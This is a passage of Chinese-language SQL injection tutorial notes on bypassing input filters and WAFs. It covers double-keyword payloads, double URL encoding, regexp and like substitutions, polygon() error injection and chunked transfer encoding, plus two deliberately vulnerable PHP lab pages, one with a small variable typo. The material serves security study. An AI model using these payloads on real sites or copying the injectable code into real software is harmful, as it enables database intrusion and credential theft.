select * from user where id=1 && 1=2 //返回为空

也可以使⽤运算符号:
id=1 && 2=1+1
id=1 && 2=1-1


ascii字符对比绕过
等号绕过

如果程序会对=进⾏拦截 ,可以使⽤ like rlike regexp 或者使⽤ < 或者 >
rlike的内容可以是正则

regexp 后⾯是正则;(^:匹配输⼊字符串的开始位置),可以以这种⽅式进⾏注⼊,猜字⺟,对的正 常返回,不对的不返回


(版本问题从中间开始匹配,也查询到了,select的结果是布尔值)
双关键词绕过(了解)
有些程序会对单词 union、 select 进⾏转空 但是只会转⼀次这样会留下安全隐患;
双关键字绕过(若删除掉第⼀个匹配的 union 就能绕过):
id=-1'UNIunionON SeLselectECT1,2,3--+
到数据库⾥执⾏会变成:36
id=-1'UNION SeLECT1,2,3--+
从⽽绕过注⼊拦截;
这种⽅式也是需要程序配合的,如果有安全防护,可以试试;
二次编码绕过(重点)
浏览器传一次'抓包编译成一次%27
127.0.0.1/sql/Less-1/?id=1' --+
浏览器传一次%27,抓包编译成%2527


将%2527放入编码工具,发现经过两次解码才可以编译成’
(所以在浏览器传入单引号和%27不一样)

练习
写在www下面
<?php
echo "<h2>⼆次编码注⼊</h2>";
header("Content-Type:text/html;charset=utf-8");

$con=mysqli_connect("localhost","root","root","ceshi");
mysqli_set_charset($con,'utf-8');
if(!$con){
echo "Connect failed :".mysqli_connect_error();
}
function filterstr($key){
if (!get_magic_quotes_gpc()){
$key=addslashes($key);
}
return $key;
}
$id=isset($_GET['id'])?urldecode(filterstr($_GET['id'])):1;
$sql="select * from users where id='$id'";
$result=mysqli_query($con,$sql);
$row=mysqli_fetch_array($result);
if ($row){
echo "id:".$row['id']."<br>";
echo "⽤户名:".$row['username']."<br>";
echo "密码:".$row['password']."<br>";
echo "email:".$row['email']."<br>";
}
echo '<hr><br>';
echo "查询的语句是:$sql";
?>

urldecode解码一次

' union select 1,2,3#

url编码之后,页面正常回显
%2527 union select 1%2C2%2C3%23

(代码里一次解码,网站中间件一次解码,所以二次编码可以正常回显)
多参数拆分绕过
写在www下面

<?php
echo "<h2>多参数拆分注⼊</h2>";
header("Content-Type:text/html;charset=gbk");
$con=mysqli_connect("localhost","root","root","ceshi");
mysqli_set_charset($con,'utf-8');
if(!$con){
echo "Connect failed :".mysqli_connect_error();
}
function filterstr($key){
if (!get_magic_quotes_gpc()){
$key=addslashes($key);
}
return $key;
}
$id=isset($_GET['id'])?$_GET['id']:1;
$username=isset($_GET['username'])?$_GET['username']:'admin';
$sql="select * from users where id='$id' and username='$username'";
$resule=mysqli_query($con,$sql);
$row=mysqli_fetch_array($result);
if ($row){
echo "id:".$row['id']."<br>";
echo "⽤户名:".$row['username']."<br>";
echo "密码:".$row['password']."<br>";
echo "email".$row['email']."<br>";
}
echo '<hr><br>';
echo "查询的语句是:$sql";
?>


浏览器访问


用/*和*/包住多参数
使用生僻函数绕过(重点)
使⽤⽣僻函数替代常⻅的函数,例如在报错注⼊中使⽤ polygon()函数替换常⽤ 的 updatexml()函数 ;
select polygon((select * from (select * from (select @@version) f) x));
空间函数,要求版本的;
报错注⼊函数参考:https://blog.youkuaiyun.com/weixin_46706771/article/details/112770568
分块传输绕过
什么是 chunked 编码?
分块传输编码(Chunked transfer encoding)是只在 HTTP 协议 1.1 版本(HTTP/1.1) 中提供 的⼀种数据传送机制。以往 HTTP 的应答中数据是整个⼀起发送的,并在 应答头⾥ Content-Length 字段标识了数据的⻓度,以便客户端知道应答消息的结束;
传统的 Content-length 解决⽅案:计算实体⻓度,并通过头部告诉对⽅。浏览器 可以通过 Content-Length 的⻓度信息,判断出响应实体已结束 ;
Content-length ⾯临的问题:由于 Content-Length 字段必须真实反映实体⻓度, 但是对于动 态⽣成的内容来说,在内容创建完之前,⻓度是不可知的 ;
我们需要⼀个新的机制:不依赖头部的⻓度信息,也能知道实体的边界——分块 编码(TransferEncoding: chunked) ;
分块传输编码允许服务器在最后发送消息头字段。例如在头中添加散列签名。对 于压缩传输传输 ⽽⾔,可以⼀边压缩⼀边传输 ;
如何使⽤ chunked 编码?
如果在 http 的消息头⾥ Transfer-Encoding 为 chunked,那么就是使⽤此种编码⽅式;
接下来会发送数量未知的块,每⼀个块的开头都有⼀个⼗六进制的数,表明这个 块的⼤⼩,然后 接 CRLF("\r\n")。然后是数据本身,数据结束后,还会有 CRLF("\r\n")两个字符。有⼀些实现中,块 ⼤⼩的⼗六进制数和 CRLF 之间可以有空格 ;
接下来会发送数量未知的块,每⼀个块的开头都有⼀个⼗六进制的数,表明这个 块的⼤⼩,然后 接 CRLF("\r\n")。然后是数据本身,数据结束后,还会有 CRLF("\r\n")两个字符。有⼀些实现中,块 ⼤⼩的⼗六进制数和 CRLF 之间可以 有空格 ;
消息最后以 CRLF 结尾 ; 在头部加⼊ Transfer-Encoding: chunked 之后,就代表这个报⽂采⽤了分块编码。 这时,报⽂ 中的实体需要改为⽤⼀系列分块来传输;




手动添加chunked

(添加完chunked如果页面渲染为404,需要添加插件)



